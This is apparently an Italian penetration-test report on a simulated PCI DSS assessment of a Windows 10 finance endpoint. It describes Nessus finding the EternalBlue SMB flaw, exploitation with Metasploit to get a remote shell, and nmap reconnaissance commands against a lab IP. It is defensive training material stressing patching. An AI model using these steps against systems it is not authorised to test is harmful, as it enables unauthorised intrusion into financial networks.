 adityabhatt3010/vapt-report-on-smb-exploitation-in-windows-10-finance-endpoint
Questo report delinea un coinvolgimento VAPT strutturato incentrato sulla conformità PCI DSS, l'enumerazione dei servizi SMB e lo sfruttamento di CVE-2017-0144 (EternalBlue) su una macchina Windows 10 all'interno di un'infrastruttura orientata alla finanza.

Le istituzioni finanziarie devono affrontare alcuni dei requisiti di conformità più stringenti nel campo della cybersecurity. Con dati sensibili dei clienti e informazioni sui titolari di carte in gioco, le configurazioni di sicurezza errate possono portare a violazioni catastrofiche. Questa simulazione VAPT è stata condotta per valutare la postura di sicurezza di un sistema endpoint basato su Windows 10 dal punto di vista della conformità PCI DSS, identificando e sfruttando allo stesso tempo vulnerabilità note nei servizi SMB esposti.
La simulazione copre diverse fasi, dalla ricognizione e scansione delle vulnerabilità con Nessus allo sfruttamento reale tramite Metasploit. Il report sottolinea inoltre l'importanza dell'hardening degli endpoint, della gestione delle patch, dell'applicazione dei firewall e dell'allineamento al PCI DSS per mantenere l'integrità delle reti finanziarie.
Preparato da: Aditya Bhatt
Qualifica: Analista VAPT | Professionista della Cybersecurity
Contatto: [email protected] | +91-9818993884
Questo report presenta i risultati di un penetration test condotto su un endpoint Windows 10 sospettato di gestire dati finanziari e transazioni con carte di credito. L'obiettivo era validare le implementazioni dei controlli PCI DSS e identificare potenziali vettori di attacco che potrebbero compromettere i dati dei titolari di carte.




Utilizzando Nessus, è stato scoperto che l'host era vulnerabile a CVE-2017-0144 (EternalBlue) — una vulnerabilità critica di SMB. Il framework Metasploit è stato quindi utilizzato per sfruttare questa falla e ottenere accesso shell remoto non autorizzato. Questo report sottolinea l'importanza di una gestione tempestiva delle patch e dell'hardening dei servizi di rete per evitare violazioni dei dati nei sistemi finanziari.
Sono stati esaminati sei obiettivi primari e dodici requisiti del PCI DSS. I principi chiave includono:
Sistema Target:
10.10.195.105255.0.0.0Strumenti Utilizzati:
Comandi Chiave:

nmap -sn 10.10.195.105

nmap -sV -p445 10.10.195.105

nmap -F 10.10.195.105

